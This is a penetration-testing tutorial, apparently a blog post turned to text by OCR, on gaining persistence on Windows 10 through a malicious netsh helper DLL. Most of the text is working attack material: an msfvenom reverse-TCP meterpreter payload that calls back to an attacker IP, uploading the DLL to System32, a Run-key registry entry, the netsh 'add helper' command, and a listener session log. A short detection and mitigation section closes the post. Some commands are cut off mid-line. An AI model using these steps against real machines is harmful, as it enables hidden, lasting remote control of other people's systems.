
Target:

- **OS:** Windows 10
- **IP:**168.1.104

Crafting Payload

From the Introduction, it is clear that the Netsh helper can execute DLL files. So, if we are planning on using the netsh to compromise the Target Machine and gain a persistence shell, we will be needing a malicious DLL file. We used the msfvenom for creating the payload. The System that we compromised using other methods was an x64 bit version. This is easier to find for the systeminfo command.

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.112 lpc
```



Payload Transfer


Since we already have a meterpreter on the target system, we need to transfer the payload we crafted to the Target Machine. We are transferring the payload to the System32 directory as almost all of the DLL files are stored there. This is merely a way to hide into plain sight but, it requires the elevated privileges on the Target Machine. We can store the malicious DLL file at some other location as well all we will need is to twerk the location of the file while adding it in the registry. Back to the transfer of the payload. We used the upload command of the meterpreter for the transfer.

```
cd System32
upload /root/raj.dll .
```

Twerking Registry

We have successfully transferred the payload to the Target Machine. Now we need to pop up the Windows shell and make changes in the registry to include the file name in the Run and use the add helper command to load the DLL in the system.

```
shell
reg add "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\R
netsh add helper raj.dll
```



Listener Configuration & Gaining Persistence

Before moving to the Target System, we created a multi/handler listener with some configurations that we used while crafting the payload and we kept it ready for when the payload gets executed on the Target Machine resulting in a persistence shell.

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set lhost 192.168.1.112
set lport 1234
exploit
sysinfo
```


```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.1.112
lhost => 192.168.1.112
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.112:1234
[*] Sending stage (206403 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.112:1234 -> 192.168.1.104:49695) at 202

meterpreter > sysinfo
Computer        : DESKTOP-PIGEFK0
OS              : Windows 10 (10.0 Build 18362).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

The shell was generated in the netsh instance in no time. Let's take a look at the changes we made in the registry to gain this persistence.

Detection


We made a key in the Run Hive with the name "raj" which contains the location of the netsh executable. This will run the netsh service on the Target Machine. As netsh is a pretty common service in the Server or Work Environment used by the System Administrator it is never suspecting for its entry in the Run.

```
1 Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\R
```



Now we move to another location in the registry. When we run the add helper command in the netsh a registry key is created with the same name as the DLL. This can be seen at this location in the registry.

```
1 Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh
```



Mitigation

- Occasionally scan the registry at the following locations:
  - **Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**
  - **Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NetSh**
- Keep an eye out for registry changes made using any kind of shell (WMIC, Command Prompt, PowerShell)

That's all for netsh persistence. No service is safe. Keep an eye out for all kinds of services even those which seem harmless.

Using Netsh

NetShell Helpers

Author: Pavandeep Singh is a Technical Writer, Researcher and Penetration Tester.
Can be Contacted on **Twitter** and **LinkedIn**

← OLDER POSTS